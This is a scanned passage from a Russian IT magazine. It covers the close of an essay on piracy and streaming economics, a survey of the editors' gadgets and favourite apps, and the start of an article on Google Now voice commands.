Обойти региональные ограничения «Нетфликса» пока что легко, и за это никто не будет преследовать, но пользоваться полулегальными (и в том числе платными) методами ради того, чтобы заплатить за контент, — это не самая тривиальная идея. Ну и конечно, никто и никогда не сможет конкурировать с пиратами в деле распространения «утекших» фильмов — тех, что еще не вышли на DVD или даже не добрались до кинотеатров.

ПОСЛЕ БИТВЫ

Победа «Попкорна» вряд ли будет неожиданной: индустрия давно и упорно рыла себе яму, вкладывая деньги в развитие DRM и в борьбу с пиратством. Вместо этого можно было попытаться привести правовую базу в соответствие с современными нуждами и вложиться в разработку действительно полезных технологий и удобных сервисов. Проникнуться сочувствием к обиженным правообладателям теперь, мягко говоря, непросто.



Машинка, которая приносит убытки киноиндустрии, созданная сооснователем TPB Питером Сунде. Она хорошо демонстрирует, что число скачиваний пиратских копий нельзя просто взять и умножить на цену компакт-диска, чтобы подсчитать убытки

Но и пираты вызывают мало симпатии. Быть может, кто-то помогает раздавать фильмы из чисто идейных соображений, но нередко идеологией оправдывают откровенно меркантильные мотивы. Если ты еще думаешь, что те же «Рутрекер» или The Pirate Bay — это оплоты революционной борьбы с подлыми копирастами, то спешу тебя разочаровать: если на высокопосещаемом сайте или в популярной программе есть баннеры, значит, это бизнес. И в данном случае он построен на продаже плодов чужого труда, в том числе и труда собственных пользователей. Откуда взяться теплым чувствам?

Более важный вопрос: действительно ли пиратство «убивает кинематограф», или просто студиям выгодно распускать пугалки? Пираты обычно оправдывают свою деятельность, ссылаясь на второй довод. Он верен, но сложно спорить и с тем, что без денег не снять зрелищных и увлекательных фильмов.

Начнем с сериалов, с ними все просто. Платный стриминг — это единственная надежда на то, что вещи типа «Остаться в живых», «Игры престолов» и «Ходячих мертвецов» будут возможны в посттелевизионную эпоху. Выходом, в теории, мог бы стать краудфандинг. Действительно, фанаты телешоу готовы жертвовать миллионы долларов, но по киношным меркам это копейки: несколько миллионов может стоить съемка всего одной серии высокобюджетного сериала.

СКОЛЬКО СТОИТ СНИМАТЬ КИНО

Одна серия «Игры престолов» стоит от 5 до 10 миллионов долларов (в среднем — 6 миллионов). Одна серия Lost («Остаться в живых») — порядка 4 миллионов, Breaking Bad («Во все тяжкие») — 3 миллиона. Есть и более дешевые сериалы, но редко дешевле, чем один-два миллиона долларов за серию, если речь не о ситкоме.

Можно ли столько набрать на «Кикстартере»? Вот свежий пример: авторам давно закрытого сериала «Вероника Марс» удалось набрать на продолжение 5,7 миллиона долларов (минимум для финансирования было нужно два миллиона). Казалось бы, вот он, способ финансировать сериалы. Но, во-первых, деньги тут давали не на новое кино, а на продолжение старого и полюбившегося, а во-вторых, авторы собирали не на новый сезон, а на полнометражный фильм (то есть, по сути, последнюю серию длиной 90 минут).

О том, сколько стоит твой любимый фильм, ты без труда узнаешь на любом сайте о кино. «Марсианин», к примеру, обошелся в 100 миллионов долларов, и это далеко не рекорд — многие мультфильмы Pixar стоят вдвое дороже.

Конечно, большое кино часто окупается за счет показов в кинотеатрах, но, во-первых, не любое и не всегда (и ведь за провалы тоже кто-то должен платить), а во-вторых, деньги идут не только на съемки, но и на работу самой индустрии, в первую очередь — на поиск и воспитание талантов. Да, усадьбы, яхты и спортивные автомобили тоже имеют место, но кто их заслуживает больше: Тарантино или Ким Дотком?


При этом бороться с пиратством законодательно — на вид здравая, но на деле крайне проблемная идея. Лоббируемые правообладателями антипи-



ратские законы зачастую ущемляют права на распространение информации в принципе, и под их эгидой могут вводить политическую цензуру.

Бороться с пиратством созданием удобных сервисов, которые его заменят, — куда более мудрое решение. В идеале нужно лишь две вещи: первая — удобный и доступный метод смотреть любой фильм или сериал, вторая — люди, которые бы платили за такой сервис, даже имея доступ к бесплатным аналогам. Увы, сама возможность существования и того и другого — под вопросом.

ГАДЖЕТЫ КОМАНДЫ][



Евгений Зобнин
zobnin@gmail.com

КАКИМИ СМАРТФОНАМИ, ПЛАНШЕТАМИ И УМНЫМИ ЧАСАМИ ПОЛЬЗУЮТСЯ СОТРУДНИКИ ЖУРНАЛА

Читая наш журнал, особенно многочисленные статьи рубрики X-Mobile о рутинге, джейлбрейке, архитектуре Android и настройке производительности, ты мог подумать, что все мы здесь пользуемся рутованными смартфонами с несколькими операционками и взломанными айфонами с кучей софта для вардрайвинга. Если так, то добро пожаловать под кат, ибо там ты узнаешь, что на самом деле предпочитают использовать сотрудники][, находясь вдали от дома. И это вовсе не Blackphone и не нексусы на базе CyanogenMod.

INTRO

Как редактор рубрики мобильных технологий, я просто не мог не интересоваться, какими гаджетами и почему пользуются сотрудники][. Так личный интерес перерос в полноценный опрос, который и представлен твоему вниманию. Вопросов я задал всего два:

1. Какой смартфон, планшет, умные часы ты используешь (почему эта модель и эта ОС)?
2. Топ-5 приложений, которые ты в первую очередь устанавливаешь на свои девайсы.

Очень просто и, казалось бы, совсем неинтересно. Но не спеши с выводами! Два обычных вопроса вскрыли не просто предпочтения ребят, но и их убеждения, отношение к современным технологиям, а где-то даже жизненную философию. Думаю, что по ответам можно даже составить психологический портрет человека, а может, и узнать смысл жизни, вселенной и всего такого.





АЛЕКСАНДР «DR.» ЛОЗОВСКИЙ, РЕДАКТОР РУБРИК КОДИНГ, MALWARE

Телефон — Sony Xperia Z3 Compact. До этого несколько лет пользовался Samsung Galaxy Nexus и продолжал бы в том же духе, если бы он не разбился. Поэтому новый телефон подбирал по схожим параметрам, диагонали (4,6) и разрешению (1280 x 720, HD).

Телефон очень тонкий и изящный и при этом держит заряд трое с лишним суток (я не смотрю видео, но звоню и читаю достаточно). Считаю это офигенным и удивляюсь, что Sony никак не обыгрывает эту тему в своей рекламе, — мне кажется, это важнее водостойкости. Разумеется, всем советую CyanogenMod — после годика Cyanogen'а смотреть на кучу бессмысленных предустановленных программ сил нет.

Планшет — iPad 2 (внезапно). На нем я только читаю книги и журналы, и что мне в нем нравится, так это опять же аккумулятор. Годы использования не сильно подточили его ресурс, чего не скажешь о китайском Pipo M1, у которого аккумулятор ушатался буквально за полтора года.

Как и все приличные люди, я обожаю заказывать китайское барахло, и самое главное, что мне в нем не нравится, — это как раз аккумуляторы. Они там обычно полное фуфло... и, чтобы в этом в очередной раз убедиться, я заказал в Китае планшет Android + Windows 10, жду его уже месяц с лишним, так что, возможно, в него уже некоторое время играет какой-нибудь кочегар «Почты России».

Смарт-часов у меня пока нет (жду их вместе с планшетом ;). Я заказал часы с пульсометром, GPS, датчиком УФ и прочим, но думаю, что поиграюсь и не буду их систематически носить. Все-таки часы для меня — это механическая классика.

Из браслетов у меня есть Xiaomi Mi Band, посмотреть было интересно, но смысла для меня лично в нем нет. Я в основном езжу на велосипеде (у меня работа в восьми километрах от дома, и на машине мне эти восемь километров ехать час, а от трамвая — идти почти полтора километра), эта нагрузка браслетом не учитывается. А количество шагов в сутки мне неинтересно. Умный будильник мне тоже не нужен, поскольку в 7:00 я встаю без будильника, а вставать в 6:45 на основании того, что браслету покажется, будто в это время я буду более свежим... спасибо, нет.

Я не использую телефон для хакерских и кодерских свершений, поэтому мои пять приложений — FBReader (хорошая читалка, к которой я привык), Dr.Web (антивирус), World Newspapers (читалка новостей), ну и сервисы от Яндекса — Навигатор, Карты, Такси.

АЛЕКСЕЙ ГЛАЗКОВ, ВЫПУСКАЮЩИЙ РЕДАКТОР

Я в целом не доверяю мобильным устройствам: на них невозможно работать, неудобно экспериментировать и сложно даже толком развлечься. Поэтому все, что касается работы и безопасности данных, происходит на ноуте, а мобилки используются как быстросаппорт.

Ярый приверженец идеи «телефон — чтобы звонить», поэтому смартфона нет. Пользуюсь исключительно линейкой Xenium компании Philips. Сейчас ношу двухсимочный кирпич Philips Xenium X1560, который держит заряд по месяцу, до этого была абсолютно шикарная раскладушка Philips Xenium 9@9q (которую, к сожалению, сняли с производства).

Умные часы считаю полной ерундой (не ношу часов вообще), но планшет — это удобно. Обычно повсюду хожу с «мужской сумкой», в которой лежат предметы первой необходимости (аптечка и жгуты, мультитул и швейцарский нож, газовый баллончик, флешка, USB-переходники, моток веревки, изолента и прочие полезные вещи), так что iPad 2 в такой компании чувствует себя весьма комфортно. Почему iPad 2 — потому что из всех планшетов, какими пользовался, неубиваемым оказался только он. Остальные так или иначе сдохли. Хотя еще не пробовал iPad Air 2.

Как понятно из написанного выше, все приложения — для iPad:

1. MAPS.ME — оффлайн-карты, незаменимые в незнакомой стране. Объехал с ними полмира.
2. Hotspot Shield VPN: самый приличный VPN для iPad. Если не хочется платить, можно поставить SurfEasy VPN.
3. Panic Prompt 2 — отличный SSH-клиент. В сочетании с VPN позволяет работать достаточно удобно и безопасно.
4. Textastic — редактор кода. Использую и для быстрокода, и для работы с MD-статьями, и просто для заметок.
5. Dropbox — без него любой планшет — мертвый груз, годный разве что на игрушки и серфинг в инете.





АНДРЕЙ ПИСЬМЕННЫЙ, ШЕФ-РЕДАКТОР, РЕДАКТОР PC ZONE И СЦЕНЫ

С устройствами у меня все скучно. iPhone 6, iPad третьего поколения, Apple Watch с недавних пор.

Программы:

- Inbox — новая гугловская почта, на которую я серьезно подсел и стал регулярно чистить «Входящие», чего много лет не делал. Возможность собирать почту в подшивки по заданным правилам полезна невероятно. К примеру, пресс-релизы я теперь смахиваю одним нажатием, пробежавшись глазами по заголовкам.
- Byword — рабочий текстовый редактор, который использую как на компьютере, так и на мобильных устройствах. Поддерживает Markdown, синхронизируется по iCloud, считает знаки и не делает больше ничего примечательного. Вдохновлен iA Writer, но десктопная версия имеет пару важных отличий.
- Things — планировщик, который сочетает внешнюю простоту с определенной мощью. Позволяет использовать GTD, но не насаждает его. Не хватает только шеринга, так что для списка покупок приходится держать еще и Wunderlist (который тоже по-своему неплох).
- Reeder — наверное, самая приятно выглядящая и удобная читалка RSS для iOS и OS X. А если в качестве бэкенда использовать платный Inoreader с фильтрами и правилами, то и одна из самых мощных.
- Soulver — лучший калькулятор в мире: позволяет писать вычисления в строки и ссылаться из одной строки на результат другой. Поддерживает кучу операторов, в том числе переводы мер и величин, конвертацию валют, логические операции, тригонометрию и так далее. Но для быстрой конвертации валют и величин (без вычислений) обычно использую Angstrom — еще одну не лишенную гениальности программу.

Ты просил не упоминать твиттер, но тем не менее. Tweetbot (а не официальный клиент) — одна из самых используемых мной программ на всех устройствах.

ПАВЕЛ КРУГЛОВ, РЕДАКТОР UNIXOID, SYN/ACK, X-TOOLS



Основной мобильный девайс сейчас — Nexus 5, до этого был Nexus 4, ну вы поняли. Полностью стоковый Android мне нравится больше всего, плюс обновления приходят оперативно. А вот с будущим смартфоном пока непонятно. Nexus 6 они сделали слишком лопатообразным, а следующее поколение со сканером отпечатков пальцев мне не позволяют купить голоса в моей голове. Поэтому лучше варианта, чем Nexus 5, я пока не вижу.

Планшетом перестал пользоваться с момента покупки Nexus 4. Был Samsung Galaxy Tab P1000 — самый первый адекватный Android-планшет на то время. Недавно включал, до сих пор работает! Но медленно. Я к тому, что какие-то мелкие вещи вполне можно сделать на телефоне, а для длительной работы ноутбук все же удобнее. Умными часами/браслетами/кольцами/тапками не пользуюсь по причине их бесполезности.

Приложениями пользуюсь по большей части стандартными и всем известными, из полуизвестных могу отметить:

- Asana — таск-менеджер команды][;
- Evernote — заметки, особенно удобно, если пользуешься на нескольких устройствах;
- Feedly — читалка RSS, пользуюсь с момента закрытия аналогичной от Google;
- Google Sky Map — полезная вещь, если у тебя есть телескоп, — направляешь телефон на небо, видишь на экране названия звезд, планет, галактик.



ЕВГЕНИЙ ЗОБНИН, РЕДАКТОР РУБРИКИ X-MOBILE

Мой основной, если можно так выразиться, смартфон — это огромная лопата китайского производства под названием OnePlus One. При начинке, сопоставимой с Nexus 5X, и цене в 250 долларов он отличается от среднестатистической китайщины отличным качеством сборки, первоклассными комплектующими, официальной поддержкой CyanogenMod (собственно, он и вышел на рынок с предустановленной Cyanogen OS) и большим комьюнити хакеров и разработчиков. Идеальный выбор (после нексусов) для всех более-менее продвинутых пользователей. Из минусов я бы отметил разве что отсутствие беспроводной зарядки, из-за чего мой Qi-совместимый зарядник, оставшийся от Nexus 4, валяется без дела :(.



Также довольно часто я пользуюсь невероятно древним, но зато практически неубиваемым Motorola Defy с прошивкой MIUI. Он компактный и отлично подходит на роль звонилки, с которой и искупаться не страшно. До этого были все нексусы, кроме пятого и шестого. iPhone использую только для экспериментов и считаю iOS неудобной и чересчур урезанной ОС, которая без джейлбрейка напоминает скорее игрушку, чем полноценную ось.

Умные часы и планшеты я считаю ошибкой технического прогресса, а потому не пользуюсь вовсе, если, конечно, не считать часы Omate TrueSmart. Но они не совсем подпадают под определение «умных часов» в принятом на сегодня понимании. Фактически это полноценный Android-смартфон с SIM-картой, камерой и GPS в форм-факторе часов. Отличная альтернатива смартфону во время бега, велопрогулок и вылазок на природу, главное — не забыть зарядить гарнитуру/наушники :).

Что касается приложений, мой топ-5 выглядит так:

1. Action Launcher — наиболее удобный для меня домашний экран с двумя очень интересными функциями: выдвигаемой с левой стороны экрана панелью запуска приложений и концепцией Cover вместо папок: в один ярлык можно вложить другие, обычный тап откроет приложение, свайп — покажет остальные ярлыки.

2. Pocket — читалка статей с веб-сайтов. С помощью расширения для Chrome/Firefox сохраняешь статью, затем открываешь ее на любом мобильном устройстве, сервер Pocket обрезает все лишнее, так что остается только текст статьи и картинки. 90% статей я читаю с его помощью.
3. FeedMe — отличный клиент для RSS-агрегатора Feedly. Намного быстрее и приятнее официального клиента.
4. MultiBoot Manager — позволяет установить вторую операционку рядом с основной. Must have для экспериментаторов.
5. Dropsync — позволяет синхронизировать выбранные Dropbox-папки на лету (на манер десктопной версии Dropbox), очень удобно при расшаривании книг с компа на несколько девайсов.

ИЛЬЯ РУСАНЕН,
ГЛАВНЫЙ РЕДАКТОР][



Девайсы — iPhone 6 и iPad mini 2. Из Android-гаджетов есть Nexus 5 и Nexus 7. Но основной набор — это iPhone и iPad. К современному Android отношусь хорошо, просто, когда я выбирал между Android и iOS, первый был корявой поделкой с кривым рендерингом шрифтов, а вторая — уже нормальной ОС. С тех пор так и привык к Apple. Сегодня Android-девайсы в работе не использую, только «Хакер» на них проверяю.

В iOS мне нравится несколько вещей:

1. Закрытость. Если не джейлить, то iOS относительно закрыта, безопасна и шанс случайно отхватить малварь ниже, чем на Android. Отсутствие сторонних маркетов, жесткая модерация в App Store, урезанные права приложений — все это говорит в ее пользу. При этом при всей закрытости необходимые вещи вроде VPN или стороннего хранилища паролей с автозаполнениями в iOS поддерживаются на системном уровне.
2. Экосистема. iOS-аппликухи спроектированы качественнее, чем Android-аналоги. В отличие от Google, Apple предъявляет жесткие требования к приложениям еще на этапе модерации. В App Store тяжело пропихнуть малварь или кривой апп, который крашится при старте (ведь нет такой фрагментации).
3. Продуманность. Лично для меня iOS удобна из коробки, а Android — нет. Соответственно, его придется допиливать. Я не хочу разбираться, какой лаунчер поставить в Android или какой скрипт написать в Tasker, не хочу думать о каких-то прошивках, загрузчиках и рутах. Купил телефон — хочу решать свои задачи, а не огрехи ОС исправлять.

Не пойми неправильно, но я смотрю на гаджеты как на рабочий инструмент. Вот десктоп — совсем другое дело. Там я могу неделями допиливать что-нибудь, настраивать и автоматизировать. Получаю нереальный гиковский фан от возни с настольными OS/серверами. С мобильным девайсами такого драйва нет, поэтому и желания эффективно тратить свое свободное время на установку лаунчеров тоже :).

Аппликухи:

1. OpenVPN. Это удобный VPN-клиент, использую его в паре с OpenVPN Access Server в AWS. Позволяет хранить несколько профилей, переключаться между ними и удобно импортировать файлы конфигов .ovpn. Must have для настоящего road warrior'а.
2. 1Password. Это лучший менеджер паролей. Никакие другие даже не приблизятся по функциональности к 1Password. Логины, заметки, файлы, приватные ключи, лицензии — он умеет хранить все, надежно шифрует и синхронизируется даже с микроволновкой.
3. Parallels Access. Это отличный клиент удаленного доступа к компу. Продумано все: свой нативный файловый менеджер, различные разрешения экрана, жесты, мультизадачность, даже Gaming Mode! Это первый клиент удаленного доступа, на котором можно не только переслать себе забытый файл, но и полноценно работать.
4. Slack, Asana. Первое — это сервис командной работы, второе — очень мощный таск-менеджер. Редакция «Хакера» работает в этих двух инструментах, поэтому они нужны постоянно. Но даже не по работе я составляю задачи, пишу заметки и идеи на будущее в Asana. Помогает разгрести задачи, спланировать дела и отслеживать, что я сделал, а что нет. Но конечно, это просто клиенты, имеет смысл их использовать только в паре с десктопной версией.
5. vSSH. Это продвинутый SSH-клиент. Очень продуманный и удобный, умеет отдавать логи через iTunes, хранить профили, passphrase, не рвет сессию при сворачивании. Очень хорошо реализована клавиатура: отдельной строкой наверх вынесены все часто используемые в консоли клавиши вроде F1–12, Tab, обратных кавычек. В работе с консолью поддерживаются свайпы, скролл, все очень нативно.




В ЗАКЛЮЧЕНИЕ

Как видишь, вполне можно быть крутым кодером, взломщиком и спецом в *nix и при этом пользоваться простым смартфоном, древним iPad 2 или вообще ходить с простой звонилкой. Большинству из нас это просто не нужно, так как гораздо удобнее и проще все делать с ноутбука или небольшого нетбука, который по размерам не сильно превосходит тот же iPad.

С другой стороны, рубрика X-mobile не существовала бы в том виде, в котором существует сейчас, если бы все думали так. Лично для меня смартфон — это отличный инструмент, способный если не полностью, то частично заменить полноценный ПК. Самое главное — «правильно его приготовить» и использовать правильный софт. Лично я получаю неимоверное количество фана от ковыряния прошивок и тюнинга параметров ОС и знаю, что таких, как я, огромное множество. В конце концов, многие из нас жили во времена, когда Palm'ы были недосягаемой мечтой, а сейчас у нас есть мобильные ПК, сопоставимые по мощности с до сих пор продающимися бюджетными ноутбуками. Неразумно использовать такие мощности только для чтения новостей и игр.

СМАРТФОН, ФАС!

Дмитрий «BRADA» Подкопаев
john.brada.doe@gmail.com




ИСПОЛЬЗУЕМ ГОЛОСОВОЕ УПРАВЛЕНИЕ НА ПОЛНУЮ КАТУШКУ

Корпорация Google начинала свою деятельность как поисковик, и на данный момент поиск информации с помощью мобильных устройств так и остается одним из главных направлений развития. С каждым обновлением системы телефона/планшета, Google Play Services и отдельных программ появляется все больше новых функций, призванных облегчить жизнь пользователю. В этой статье я расскажу о наиболее полезных голосовых командах, контекстном поиске Now on Tap, а также покажу, как настроить телефон для выполнения любых голосовых команд, в том числе с помощью Tasker. Ведь именно об этом мы так мечтали, читая произведения фантастов в детстве.


Традиционно все новейшие разработки от «корпорации добра» внедряются на устройствах линейки Nexus. Так было и с голосовым управлением, и с Google Now, системой подачи информации в виде набора карточек. За Google Now, простой поиск Google и голосовой поиск отвечает одно приложение, это Google. Оно входит в комплект стандартных приложений от компании Google и доступно на любом сертифицированном Android-смартфоне.

Ранее голосовое управление активировалось только при нажатии на значок микрофона при открытой программе поиска (или на виджеты на рабочем столе). Затем появился лаунчер Google Старт, который позволил выполнять голосовые команды прямо с рабочего стола (с помощью фразы «Ok, Google»). Начиная с Android 4.4 та же возможность стала доступна и в других лаунчерах, но только при условии, что лаунчер явно поддерживает такую возможность (почти все популярные лаунчеры поддерживают).



Настройки голосового поиска

Также существует несколько смартфонов с продвинутой функцией голосового управления, активируемой, даже если экран смартфона выключен. Например, MOTO X содержит отдельный процессор с очень низким энергопотреблением, который только и занимается, что в фоновом режиме слушает все окружающие звуки на предмет ключевой фразы.



Виджет поиска на рабочем столе

ГОЛОСОВЫЕ КОМАНДЫ

Простой поиск информации, конечно же, самая главная функция Google Now. Причем он достаточно интеллектуален, чтобы понимать контекст, а значит, команды можно объединять в цепочки. Например, если сказать: «О'кей, Google, кто президент Никарагуа?», то поиск выдаст ответ «Даниэль Ортега». А если далее спросить «Сколько ему лет?», то ответ будет «Семьдесят лет». Google Now понимает массу команд, приведу десять наиболее полезных.

